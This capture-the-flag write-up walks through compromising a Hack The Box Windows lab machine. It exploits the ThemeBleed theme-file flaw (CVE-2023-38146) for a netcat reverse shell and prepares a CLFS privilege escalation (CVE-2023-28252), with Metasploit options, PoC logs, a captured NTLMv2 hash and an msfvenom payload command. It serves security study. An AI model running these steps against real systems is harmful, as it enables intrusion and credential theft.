#windows #themebleed #CVE-2023-38146 #CVE-2023-28252 #zero-day #web
Recon

Nmap:
nmap -p80 -sV -sC -T4 -Pn -oA 10.129.229.128 10.129.229.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-18 15:33 -0400
Nmap scan report for 10.129.229.128
Host is up (0.087s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Aero Theme Hub
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.38 seconds
------------------------------------------------------------
Combined scan completed in 0:02:11.350851
Press enter to quit...
Initial port scanning only shows a webserver open on port 80
Port 80 (web server)
Manual Enumeration

Visiting the site in the browser we can see it's using the same template as a similar challenge on HTB in which we had to fuzz PDFs for hidden secrets.

This time, however, we are given an option to upload files to this webserver that appears to be a desktop themes website. It will likely have upload filters in place.


We submit our classic dog.png payload to observe the background behavior and intercept the outgoing POST request in caido.


We also catch the response on both ends and get an error File upload failed. Invalid file extension.

Uploading a valid dog.theme file we get a valid 200 response letting us know that they'll be "testing" our theme and then possibly adding it to the site. This strongly suggests they're auto loading the windows theme files directly into the system as a "test". This may make the system vulnerable to something called Themebleed.

Themebleed is when users insert malicious msstyles file that has a custom value of 999 set for it's PACKME_VERSION. This causes Windows 11 hosts to verify the signature of the file via the _vrf.dll library. Because the opening and then subsequent reading of the file is done by two discreet operations, it allows for a Time of Check Time of Use #TOCTOU vulnerability in this process.
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > options

Module options (exploit/windows/fileformat/theme_dll_hijack_cve_2023_38146):

   Name             Current Setting                              Required  Description
   ----             ---------------                              --------  -----------
   JOHNPWFILE                                                    no        Name of file to store JohnTheRipper hashes in. Supports NTLMv1 and NTLMv2 hashes, each of which is stored in separate files. Can also be a path.
   SHARE                                                         no        Share (Default: random); cannot contain spaces or slashes
   SRVHOST                                                       no        The local host to listen on and use for incoming connections.
   SRVPORT          445                                          yes       The local port to listen on.
   SRVSSL           false                                        no        Negotiate SSL/TLS for local server connections
   STYLE_FILE       /home/kali/CTF/HTB/aero/files/aero.msstyles  yes       The Microsoft-signed .msstyles file (e.g. aero.msstyles).
   STYLE_FILE_NAME  aero.msstyles                                yes       The name of the style file to reference.
   THEME_FILE_NAME  exploit.theme                                yes       The name of the theme file to generate.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.89      yes       The listen address (an interface may be specified)
   LPORT     9999             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


View the full module info with the info, or info -d command.
I found a Metasploit module for this exploit online. Since this is a race condition, you must provide a valid .msstyles file to bait the system into accepting a valid signature before switching into a malicious one that will execute arbitrary code. In our case, a Meterpreter reverse shell.
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) >
[*] Started reverse TCP handler on 10.10.14.89:9999
[*] Server is running. Listening on :445
[*] Server started.
[+] exploit.theme stored at /home/kali/.msf4/local/exploit.theme
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) >
We run the exploit and it creates two services: an smb server on port 445 for the fil transfer and switching mechanics and a multi/handler listener to catch our Meterpreter shell once the system executes it.
┌──(kali㉿kali)-[~/CTF/HTB/aero/exploit]
└─$ ls
total 12K
4.0K drwxrwxr-x 2 kali kali 4.0K Sep 18 16:14 .
4.0K drwxrwxr-x 6 kali kali 4.0K Sep 18 15:20 ..
4.0K -rw-rw-r-- 1 kali kali  303 Sep 18 16:14 exploit.theme
We then copy the generated exploit theme file into an easy-to-reach directory /exploit inside our folder for this challenge.

After several hours of troubleshooting this module didn't work and I came to the conclusion after trying several other POCs that the machine had reached a frozen state. I restarted and tried with this POC instead.
Initial Access
ThemeBleed POC
──(p3v)─(kali㉿kali)-[~/…/HTB/aero/exploit/CVE-2023-38146]
└─$ python3 themebleed.py -r 10.10.14.89 -p 9999
2026-09-18 18:41:04,569 INFO> ThemeBleed CVE-2023-38146 PoC [https://github.com/Jnnshschl]
2026-09-18 18:41:04,569 INFO> Credits to -> https://github.com/gabe-k/themebleed, impacket and cabarchive

2026-09-18 18:41:05,018 INFO> Compiled DLL: "./tb/Aero.msstyles_vrf_evil.dll"
2026-09-18 18:41:05,018 INFO> Theme generated: "evil_theme.theme"
2026-09-18 18:41:05,018 INFO> Themepack generated: "evil_theme.themepack"

2026-09-18 18:41:05,018 INFO> Remember to start netcat: rlwrap -cAr nc -lvnp 9999
2026-09-18 18:41:05,018 INFO> Starting SMB server: 10.10.14.89:445

2026-09-18 18:41:05,019 INFO> Config file parsed
2026-09-18 18:41:05,019 INFO> Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
2026-09-18 18:41:05,019 INFO> Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
2026-09-18 18:41:05,019 INFO> Config file parsed
2026-09-18 18:41:05,019 INFO> Config file parsed
We start by starting up a python virtual env and installing the requirements via pip3 and a netcat listener on another terminal with the rlwrap and flags mentioned in the POC script's output.
2026-09-21 16:28:12,206 INFO> Incoming connection (10.129.229.128,62726)
2026-09-21 16:28:12,385 INFO> AUTHENTICATE_MESSAGE (AERO\sam.emerson,AERO)
2026-09-21 16:28:12,385 INFO> User AERO\sam.emerson authenticated successfully
2026-09-21 16:28:12,385 INFO> sam.emerson::AERO:aaaaaaaaaaaaaaaa:f1060032e9db9236a5372b0842426ced:0101000000000000001600b9074add01ace0d73ae4ec5ee0000000000100100051006a00660061006d0064004f0072000300100051006a00660061006d0064004f007200020010007a0077004d0045007600410077007300040010007a0077004d004500760041007700730007000800001600b9074add010600040002000000080030003000000000000000000000000020000046550623a821983be7881178f5b89378f6c70cd689dc5300d24d82233c9668bf0a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e00380039000000000000000000
2026-09-21 16:28:12,474 INFO> Connecting Share(1:IPC$)
2026-09-21 16:28:12,650 INFO> Connecting Share(2:tb)
2026-09-21 16:28:12,740 WARNING> Stage 1/3: "Aero.msstyles" [shareAccess: 7]
2026-09-21 16:28:13,101 WARNING> Stage 1/3: "Aero.msstyles" [shareAccess: 5]
2026-09-21 16:28:14,392 WARNING> Stage 2/3: "Aero.msstyles_vrf.dll" [shareAccess: 7]
2026-09-21 16:28:14,747 WARNING> Stage 2/3: "Aero.msstyles_vrf.dll" [shareAccess: 1]
2026-09-21 16:28:17,758 WARNING> Stage 2/3: "Aero.msstyles_vrf.dll" [shareAccess: 7]
2026-09-21 16:28:18,263 WARNING> Stage 3/3: "Aero.msstyles_vrf.dll" [shareAccess: 5]
2026-09-21 16:28:22,977 INFO> Disconnecting Share(1:IPC$)

┌──(kali㉿kali)-[~/…/HTB/aero/exploit/CVE-2023-38146]
└─$ rlwrap -cAr nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.14.89] from (UNKNOWN) [10.129.229.128] 62727
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32>
From there our exploit hosts the malicious file we will swap for the race condition. Once uploaded, a scheduled task opens our file, triggers the race, our stager fires off and we catch a reverse shell for sam.emerson on the machine.
Privilege Escalation
CVE-2023-28252
PS C:\Users\sam.emerson\Documents> dir
dir


    Directory: C:\Users\sam.emerson\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/21/2023   9:18 AM          14158 CVE-2023-28252_Summary.pdf
-a----         9/21/2026   1:20 PM          59392 nc.exe
-a----         9/26/2023   1:06 PM           1113 watchdog.ps1
Further investigation of our user's home folder we see something interesting in their Documents folder. A PDF referencing CVE-2023-28252.

Bringing it over to our system we find that the PDF is the official description of the CVE which explains this vulnerability as a Windows zero-day for Local Privilege Escalation due to a flaw in the Common Log File System (CLFS).

After some searching online I found out Rapid7 added a module for this CVE inside Metasploit
msf exploit(windows/local/cve_2023_28252_clfs_driver) > options

Module options (exploit/windows/local/cve_2023_28252_clfs_driver):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  -1               yes       The session to run this module on


Payload options (windows/x64/meterpreter_reverse_tcp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   EXITFUNC    thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   EXTENSIONS                   no        Comma-separate list of extensions to load
   EXTINIT                      no        Initialization strings for extensions
   LHOST       10.0.0.217       yes       The listen address (an interface may be specified)
   LPORT       4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x64
As you can see this exploit takes an already live session on the machine and exploits the CVE to upgrade our privileges on the machine. The only problem is our access is through exploiting a different CVE POC script and cannot easily hand off it's connection to metasploit. So we need to round trip it.
┌──(kali㉿kali)-[~/CTF/HTB/aero/files]
└─$ msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.89 LPORT=4545 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 255675 bytes
Final size of exe file: 262656 bytes
Saved as: shell.exe
We start by generating a payload executable that will work nicely within metasploits session handler
┌──(kali㉿kali)-[~/CTF/HTB/aero/files]
└─$ python3 -m http.server 8090
